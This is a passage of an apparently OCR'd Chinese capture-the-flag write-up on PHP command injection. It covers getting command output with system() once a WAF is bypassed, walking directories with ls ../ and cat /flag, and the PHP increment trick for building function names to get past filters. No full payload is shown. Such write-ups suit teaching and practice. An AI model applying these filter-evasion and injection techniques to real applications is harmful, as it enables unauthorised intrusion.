
所以我们bypass掉waf之后如果直接注入命令会被执行，但是内容不会被回显，也就是说我们看不到，因此我们还需要另一个可以回显的函数
啥呢？system()

如上上图，本级目录没有发现flag文件，那么可以ls ../查看上一级

查看到三级以后到达根目录


最后在根目录下发现flag

> 其实经验多了直接 cat /flag就行，基本都在根目录下面的。。。。



另一种思路

php还有一个变量自增的特性，a++=b



也就是说我们只需要拿到a和A，让其自增，即可得到所有字母，进行动态调用。时间来不及我就不复现了，留给大家拓展和研究吧